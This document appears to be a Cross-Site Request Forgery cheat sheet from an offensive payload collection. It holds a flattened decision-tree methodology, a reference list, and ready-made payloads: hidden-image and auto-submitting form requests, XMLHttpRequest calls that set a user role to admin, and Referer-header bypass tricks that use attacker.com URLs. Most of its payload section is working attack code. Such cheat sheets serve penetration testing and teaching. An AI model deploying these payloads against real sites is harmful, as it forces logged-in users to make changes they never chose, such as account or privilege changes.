Cross-Site Request Forgery


> Cross-Site Request Forgery (CSRF/XSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. - OWASP

Summary

Tools

- XSRFProbe - The Prime Cross Site Request Forgery Audit and Exploitation Toolkit.

Methodology


START
Is the application only consumed by a mobile application?
Yes
No
Can you force requests from the app? [Unlikely]
No
Yes
Is there another way for a request you issue to access the cookie store? [Unlikely]
No
Yes
Are there CSRF tokens in parameters or in headers?
No
Yes
Will the request work without the tokens? [Unlikely]
No
Yes
Are the tokens predictable? [Unlikely]
No
Yes
Can UserA use a CSRF token generated for UserB? [Unlikely]
No
Yes
Is JSON payload required?
No
Yes
Can you use a regular GET or POST? (from an HTML form)
GET
POST
Use an HTML form to POST the data
Use a simple GET Request (URL)
Can you use a simple request GET, HEAD, or POST without custom headers
No
Yes
Does an OPTIONS request respond with any "Access-control" headers?
No
Yes
CSRF Not Possible
Will it accept one of these three content-types?
application/x-www-form-urlencoded
multipart/form-data
text/plain
No
Yes
Is your domain in the "allow-access-control-origin" header?
No
Yes
Is there a vulnerable subdomain you can force requests from? [Unlikely]
No
Yes
Use a Complex XMLHttpRequest
Use JSON parameter padding
http://blog.opensecurityresearch.com/2012/02/json-csrf-with-parameter-padding.html
For JSON requests, Burp Suite will create a proof-of-concept request using this technique .
Use a Simple XMLHttpRequest
If cookies are required, is Access-Control-Allow-Credentials set to true in the response?
Yes
No
If custom headers are required, is Access-Control-Allow-Headers included in the response?
Yes
No
If methods other than GET, HEAD or POST are required, is Access-Control-Allow-Methods set to allow your method?
Yes
No
TrustFoundry

Payloads

When you are logged in to a certain site, you typically have a session. The identifier of that session is stored in a cookie in your browser, and is sent with every request to that site. Even if some other site triggers a request, the cookie is sent along with the request and the request is handled as if the logged in user performed it.

HTML GET - Requiring User Interaction

```
<a href="http://www.example.com/api/setusername?username=CSRFd">Click Me</a>
```

HTML GET - No User Interaction

```
<img src="http://www.example.com/api/setusername?username=CSRFd">
```

HTML POST - Requiring User Interaction

```
<form action="http://www.example.com/api/setusername" enctype="text/plain"
method="POST">
```

```
 <input name="username" type="hidden" value="CSRFd" />
 <input type="submit" value="Submit Request" />
</form>
```

HTML POST - AutoSubmit - No User Interaction

```
<form id="autosubmit" action="http://www.example.com/api/setusername"
enctype="text/plain" method="POST">
 <input name="username" type="hidden" value="CSRFd" />
 <input type="submit" value="Submit Request" />
</form>

<script>
 document.getElementById("autosubmit").submit();
</script>
```

JSON GET - Simple Request

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://www.example.com/api/currentuser");
xhr.send();
</script>
```

JSON POST - Simple Request

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://www.example.com/api/setrole");
//application/json is not allowed in a simple request. text/plain is the default
xhr.setRequestHeader("Content-Type", "text/plain");
//You will probably want to also try one or both of these
//xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
//xhr.setRequestHeader("Content-Type", "multipart/form-data");
xhr.send('{"role":admin}');
</script>
```

JSON POST - Complex Request

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://www.example.com/api/setrole");
xhr.withCredentials = true;
xhr.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
xhr.send('{"role":admin}');
</script>
```

Bypass referer header validation

Basic payload

```
1) Open https://attacker.com/csrf.html
2) Referer header is ..

Referer: https://attacker.com/csrf.html
```

With question mark(?) payload

```
1) Open https://attacker.com/csrf.html?trusted.domain.com
2) Referer header is ..

Referer: https://attacker.com/csrf.html?trusted.domain.com
```

With semicolon(;) payload

```
1) Open https://attacker.com/csrf.html;trusted.domain.com
2) Referer header is ..

Referer: https://attacker.com/csrf.html;trusted.domain.com
```

With subdomain payload

```
1) Open https://trusted.domain.com.attacker.com/csrf.html
2) Referer headers is ..

Referer: https://trusted.domain.com.attacker.com/csrf.html
```

References

- Cross-Site Request Forgery Cheat Sheet - Alex Lauerman - April 3rd, 2016
- Cross-Site Request Forgery (CSRF) - OWASP
- Messenger.com CSRF that show you the steps when you check for CSRF - Jack Whitton
- Paypal bug bounty: Updating the Paypal.me profile picture without consent (CSRF attack) - Florian Courtial
- Hacking PayPal Accounts with one click (Patched) - Yasser Ali
- Add tweet to collection CSRF - vijay kumar
- Facebookmarketingdevelopers.com: Proxies, CSRF Quandry and API Fun - phwd
- How i Hacked your Beats account ? Apple Bug Bounty - @aaditya_purani
- FORM POST JSON: JSON CSRF on POST Heartbeats API - Dr.Jones
- Hacking Facebook accounts using CSRF in Oculus-Facebook integration
- Cross site request forgery (CSRF) - Sjoerd Langkemper - Jan 9, 2019
- Cross-Site Request Forgery Attack - PwnFunction
- Wiping Out CSRF - Joe Rozner - Oct 17, 2017
- Bypass referer check logic for CSRF